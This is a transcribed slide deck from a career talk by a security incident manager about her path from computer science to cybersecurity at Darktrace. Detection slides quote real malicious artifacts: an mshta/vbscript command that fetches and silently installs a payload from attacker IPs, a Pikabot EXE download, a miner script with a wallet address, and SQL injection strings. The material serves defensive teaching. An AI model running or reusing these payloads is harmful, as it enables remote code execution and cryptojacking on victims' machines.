



From CompScie to CyberSec

Natalia Sánchez Rocafort

Table of Content

1. Introduction
2. Experience in the University of Michigan
3. Internships & Work Experience
 - Experience as a Cyber Security Analyst / Incident Manager
 - Brief intro to Darktrace
4. Additional Resources
5. Q&A

Who am I and what's my background?

- Born and raised in San Juan, Puerto Rico
- Studied Computer Science in the School of Engineering
- Interned in Software Engineering and Product Management
- Studied abroad in:
 - Troyes, France in Summer of 2018
 - Sydney, Australia in Fall of 2019
- Graduated in December 2021 (took 4 ½ years to graduate)
- Currently an Incident Manager at Darktrace

Off-Topic: Puerto Rico

- Discovered by Cristopher Columbus on November 19, 1493
- Smallest island of the Greater Antilles in the Caribbean
- Commonwealth of the United States, previously part of Spain
- All Puerto Ricans have been considered US citizens since 1941
- Notably, where piña colodas were invented & where Bad Bunny is from



Experience in the University of Michigan

- Undecided engineering until sophomore year
 - Declared CS because I took EECS 280 with Prof. DeOrio and loved it
 - No background in programming or prior experience before UoM
- I doubted myself a lot and suffered from imposter syndrome
 - Barely passed Physics 1
 - Failed EECS 203 during second semester of sophomore year

Experience in the University of Michigan

- What I knew for certain:
 - I did not want to take EECS 203 in UoM again
 - I wanted to spend a semester abroad
 - I wanted to study Computer Science
- Figured out that I could take EECS 203 & Physics 2 in UNSW in Australia

Experience in the University of Michigan

- Had a great internship experience that summer
- Accomplished my goal of studying abroad
- Passed EECS 203 and Physics 2 in Australia
- Came back to Michigan with a completely different perspective
 - No longer comparing myself to others
 - How was I performing and how could I get better?
 - GPA average increased from 3.0 to 3.6
 - Finished with B+ in EECS 376 (up from a D in EECS 203)


Internships & Work

- My internship experiences taught me a few things:
 - I did not enjoy working as a developer
 - I love public speaking, collaborating, working with people, presenting, etc.
- What full-time role would allow me to be technical and nontechnical in those ways?
 - Product Manager
 - Sales / Solutions Engineer
 - Cyber Security Analyst

Experience as a Cyber Security Analyst

- What is Darktrace?
 - Tech cybersecurity company founded in Cambridge, UK in 2013
- Darktrace /NETWORK uses various machine learning techniques to understand how devices in a network regularly behave
- Darktrace /Autonomous Response can take autonomous actions automatically when anomalous behavior is detected

Darktrace /NETWORK



Cyber AI Analyst

The screenshot displays a Cyber AI Analyst interface. At the top, there is a search bar and a navigation menu. The main area shows an incident log for the device 'cjd123.holdingsinc.co.uk'. A sidebar on the left lists 'Attack Phases Involved' with the following items:

- Initial Infection
- Established Foothold (highlighted) - Possible HTTP Command and Control to Multiple Endpoints
- Privilege Escalation
- Internal Recon (highlighted) - TCP Scanning of Multiple Devices
- Lateral Movement (highlighted) - SMB Writes of Suspicious Files to Multiple Devices
- Exfiltration & Impact

The central timeline shows events from Thursday, June 30th, 2022, from 04:00 to 07:30. Key events include:

- 3. Possible HTTP Command and Control to Multiple Endpoints
- SMB Writes of Suspicious Files to Multiple Devices


Below the timeline, there is an 'ACTIONS' section with a button 'Acknowledge this Incident Event' and an 'OVERVIEW OF SCAN' section with the following details:

- Time: 30th Jun 2022 03:56:57 - 04:26:45 BST
- Source Device: cjd123.holdingsinc.co.uk • 10.121.52.3
- Targeted IP Ranges: 10.10.120.0/24
- Include







At the bottom, a 'Filters' section shows a summary of incident events for four devices:






Device	Incident Events	Devices Involved	Critical
Henry Jones Laptop	4	5	1
cjd123.holdingsinc.co.uk	3	14	1
Hayato Laptop	2	1	1
IT Desktop	1	1	1

Darktrace /Autonomous Response



Products & Services

 / CLOUD Secure your cloud in real time	 / EMAIL Cloud-native AI email security	 / NETWORK Go beyond NDR to achieve proactive security
 / OT Protect your converged IT/OT environments	 / ENDPOINT Every device, everywhere, all the time	 / IDENTITY Outsmart identity threats

 / Proactive Exposure Management Reduce risk, inside and out	 / Attack Surface Management Discover 30-50% more assets	 / Incident Readiness & Recovery Be ready for an attack and recovery quickly
 / Cyber AI Analyst Investigates every alert like a human analyst, at the speed and scale of AI	 Darktrace Services Maximize your security investments with 24/7 expert support and incident management from our global SOC team.	

Detection of Pikabot

- Tue Oct 17, 11:44:14 △ REDACTED breached model **Device / Initial Breach Chain Compromise**
- Tue Oct 17, 11:44:13 ▼ ⓘ Model — Device / New Failed External Connections
- Tue Oct 17, 11:44:12 ▼ ✖ REDACTED failed to connect to ↗ 185.106.94.174 ⓘ [5000]
A new failed connection externally on port 5000
- Tue Oct 17, 11:43:15 ▼ △ REDACTED breached model **Anomalous File / Masqueraded File Transfer** [80]
- Tue Oct 17, 11:43:15 ▼ △ REDACTED breached model **Device / New User Agent** [80]
- Tue Oct 17, 11:43:15 ▼ △ REDACTED breached model **Anomalous Connection / New User Agent to IP Without Hostname** [80]
- Tue Oct 17, 11:43:15 ▼ △ REDACTED breached model **Anomalous File / EXE from Rare External Location** [80]
- Tue Oct 17, 11:43:14 ▼ ⓘ New Device User Agent — curl/8.0.1 [80]
New activity
- Tue Oct 17, 11:43:14 ▼ → REDACTED connected to ↗ 128.140.102.132 ⓘ [80]
- Tue Oct 17, 11:43:14 ▼ → REDACTED was still connected to ↗ 128.140.102.132 ⓘ [80]
- Tue Oct 17, 11:43:14 ▼ ⓘ File Transfer (EXE) — FileTransfer::Exe file found with filetype (application/x-dosexec) [80]
- Tue Oct 17, 11:43:13 ▼ ⓘ File Transfer Start - Exe — FileTransfer::Exe file transfer started with filetype (application/x-dosexec) [80]
- Tue Oct 17, 11:43:13 ▼ ⓘ Incorrect File Type Found —
Filename (http://128.140.102.132/iuvinoB/Lawye) doesn't match filetype (application/x-dosexec) [80]
New activity

Detection of Crypto Mining

```
Tue Oct 10, 10:56:09  failed to connect to zayprostofyrim.zapto.org [8080]
Tue Oct 10, 10:56:08  made a successful DNS request for zayprostofyrim.zapto.org to 8.8.8.8 [53]
Tue Oct 10, 10:55:59  failed to connect to zayprostofyrim.zapto.org [8080]
Tue Oct 10, 10:55:59  breached model Compromise / High Priority Crypto Currency Mining
Tue Oct 10, 10:55:58  breached model Compromise / Crypto Currency Mining Activity
Tue Oct 10, 10:55:57  Cryptocurrency Miner — Cryptocurrency miner at [redacted], using Minergate protocol [2222]
Tue Oct 10, 10:55:51  failed to connect to zayprostofyrim.zapto.org [8080]
Tue Oct 10, 10:55:46  connected to zayprostofyrim.zapto.org [8080]
```

Cryptocurrency Miner

Cryptocurrency Miner — Cryptocurrency miner at [redacted] using Minergate protocol [2222]

Source: [redacted]

Destination: 162.19.139.184:2222
(162.19.139.184, currently 100%)
AS16276 OVH SAS

Details: METHODS:

Data Address: Cryptocurrency miner at [redacted] using Minergate protocol

Detection of Unusual SVCCTL

The screenshot shows a security alert in a dark-themed interface. At the top left, the text reads 'Compromise / Unusual SVCCTL Activity'. To its right is a button labeled 'Launch RESPOND Action'. Below this is a 'Critical' severity indicator and a red pill-shaped label 'SVCCTL Create'. The alert is identified by ID '52624' and occurred on 'Fri Jul 14 19:30:47'. The source is noted as '760 days old'. The event message is 'SVCCTL Create Service W Request' with a '17% new or uncommon occurrence' note. The event details include: 'Result: [no-response-seen], hSCManager (handle): [0500000000000000000000000000000000000000], lp_binary_path_name: [mshta.exe vbscript:createobject("wscript.shell").run("Cmd /c for /d %i in (198.199.80.121:11490 120.224.151.26:17660 198.199.80.121:11490) do Msiexec /i http://%i/3EBCE3A4.Png /Q",0)(window.close)], dw_service_type: [SERVICE_WIN32_OWN_PROCESS (Code: 16)], dw_start_type: [SERVICE_DEMAND_START (Code: 3)]'. A 'Show more' button is at the bottom of the alert details. On the right side of the interface, there is a vertical toolbar with icons for search, chat, menu, eye, checkmark, pin, and a warning icon.

Compromise / Unusual SVCCTL Activity Launch RESPOND Action

Critical

SVCCTL Create

Source **760** days old

Event message **SVCCTL Create Service W Request**
17% new or uncommon occurrence

Event details **Result: [no-response-seen], hSCManager (handle):**
[0500000000000000000000000000000000000000], lp_binary_path_name:
[mshta.exe vbscript:createobject("wscript.shell").run("Cmd /c for /d %i in
(198.199.80.121:11490 120.224.151.26:17660 198.199.80.121:11490) do Msiexec /i
http://%i/3EBCE3A4.Png /Q",0)(window.close)], dw_service_type:
[SERVICE_WIN32_OWN_PROCESS (Code: 16)], dw_start_type:
[SERVICE_DEMAND_START (Code: 3)]

52624
Fri Jul 14
19:30:47

Show more

Experience as a Cyber Security Analyst

1. How did a background in Computer Science prepare me for this role?
 - Python
 - React
 - C++
 - JavaScript
 - VS Code / Xcode
 - Pair programming
 - Etc.

Example: SQL Injection

Examples of SQL Injections:

```
SELECT * FROM Users WHERE UserID = 105 OR 1=1;
```

```
SELECT UserID, Name, Password FROM Users WHERE UserID =  
105 OR 1=1;
```

Example: HTTP GET Request for Perl Script

```
GET /login.cgi HTTP/1.1
Host: 91.92.240.113
User-Agent: curl/7.19.7 (i686-redhat-linux-gnu) libcurl/7.63.0 OpenSSL/1.0.2n zlib/1.2.3
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 18 Jan 2024 12:10:32 GMT
Server: Apache/2.4.57 (Debian)
Last-Modified: Thu, 18 Jan 2024 12:09:52 GMT
ETag: "1f975-60f373da6086e"
Accept-Ranges: bytes
Content-Length: 129397

#!/home/ecbuilds/int-rel/sa/22.3/bld1647.1/install/perl5/bin/perl -T
# -*- mode:perl; cperl-indent-level: 4; indent-tabs-mode:nil -*-
#
# Copyright (c) 2000-2022 by Ivanti Inc. All rights reserved
#

use lib ($ENV{'DSINSTALL'} =~ /(\\S*)[/][0] . "/perl";
use lib ($ENV{'DSINSTALL'} =~ /(\\S*)[/][0] . "/perl/lib";
use lib ($ENV{'DSINSTALL'} =~ /(\\S*)[/][0] . "/perl/lib/MIME/Base64";

use DSsafe;
use DSUtil;
use DSUtilTable;
use IO::Socket;
use strict ;
use DSsafe;
use DSNet;
use DSUser;
use DSAuth;
use DSoldPreAuth;
use DSPreAuth;
use DSStat;
use DSRealm;
use DSSys;
use DSoldAuth;
use DSRADIUSAuth;
```

Example: HTTP GET Request for Bash Script

```
GET /u/123/100123/202401/d9a10f4568b649acae7bc2fe51fb5a98.sh HTTP/1.1
Host: 192.252.183.116:8089
User-Agent: curl/7.74.0-DEV
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Jan 2024 11:48:05 GMT
Content-Type: application/octet-stream
Content-Length: 4990
Last-Modified: Mon, 15 Jan 2024 13:27:03 GMT
Connection: keep-alive
ETag: "65a532a7-137e"
Expires: Sun, 21 Jan 2024 11:48:05 GMT
Cache-Control: max-age=345600
Accept-Ranges: bytes

#!/bin/bash

WALLET=45yeuMC5LauAg18s7JPvpwNmPqDUrgZnhYwpQnbpo5PJKttK4GrjqS2jN1bemwMjrTc7QG414P6XgNZQGbhpsnrKUsKSt5
EMAIL=$2
if [ -z $HOME ]; then
    HOME=/var/tmp/
fi
```

Experience as a Cyber Security Analyst

2. Problem Solving Mentality

- How can an attacker get in to a network?
- How could they exploit a compromised device?
- If they got in, did they move laterally from one device to the next? Did they leverage certain credentials?



Experience as a Cyber Security Analyst

3. Github / Gitlab

- Storing internal tools
 - For internal use, Darktrace's API is in GitLab
- Training
- Ticketing



Experience as an Incident Manager

- What do I do?
 - I help clients who have been compromised by:
 - Being calm & level-headed during the crisis
 - Providing any resources & information that can help during their remediation
 - Understanding how the compromised occurred
 - Proposing solutions that help mitigate the risk of a future compromise

Experience as a Cyber Security Analyst / Incident Manager

- Cool things that I have done:
 - Traveled to Chile & Colombia to help Strategic LATAM clients
 - Published multiple blogs about Darktrace's detection of certain types of malware
 - Helped design an internal SOC dashboard for managers and executives
 - Attended CyberSec conferences in Miami
 - Traveled to the UK to revamp internal scripting trainings for analysts

Experience in Cyber Security

- How did EECS 481 prepare me for this role and other ones?
 - Multi-language programming (always useful!)
 - Quality assurance (PM)
 - Software Development Methodologies (PM & SWE)
 - Pair programming (Analyst & SWE)
 - Debugging (always useful!)
 - Specifications and requirements (always useful!)
 - Productivity (always useful!)
 - Adding more people to a project does not always work!
 - Code inspection & review (always useful!)
 - Don't take feedback personally – it's just about getting better!

Experience in Cyber Security

- How did a background in Computer Science not prepare me for this role?
 - Be your own best advocate
 - Keep track of all accomplishments & conversations
 - Figure out what is the minimum that you have to do to do a good job, and go a step beyond that
 - Always be kind & mindful of what you say and what you do
 - Managing uncomfortable situations
 - Write down what happened and what you want to say
 - Networking is invaluable
 - Make yourself “sticky”


Additional Resources

- EECS 485: Web Systems
- [Cybersecurity and Information Assurance](#) Mayor in Dearborn
- EECS 388: Introduction to Computer Security
- Any ML or AI course (I took Computer Vision)
- EECS 475: Introduction to Cryptography
- [Professor Messer](#) on YouTube
- Darknet Diaries podcast
- Darktrace's [Inside the SOC](#) blog
- Meditation videos on Youtube (ex. 10 Minute Silent Meditation)

MITRE ATT&CK Framework



Cyber Kill Chain



Thanks!

Questions?

email me at sachnat@umich.edu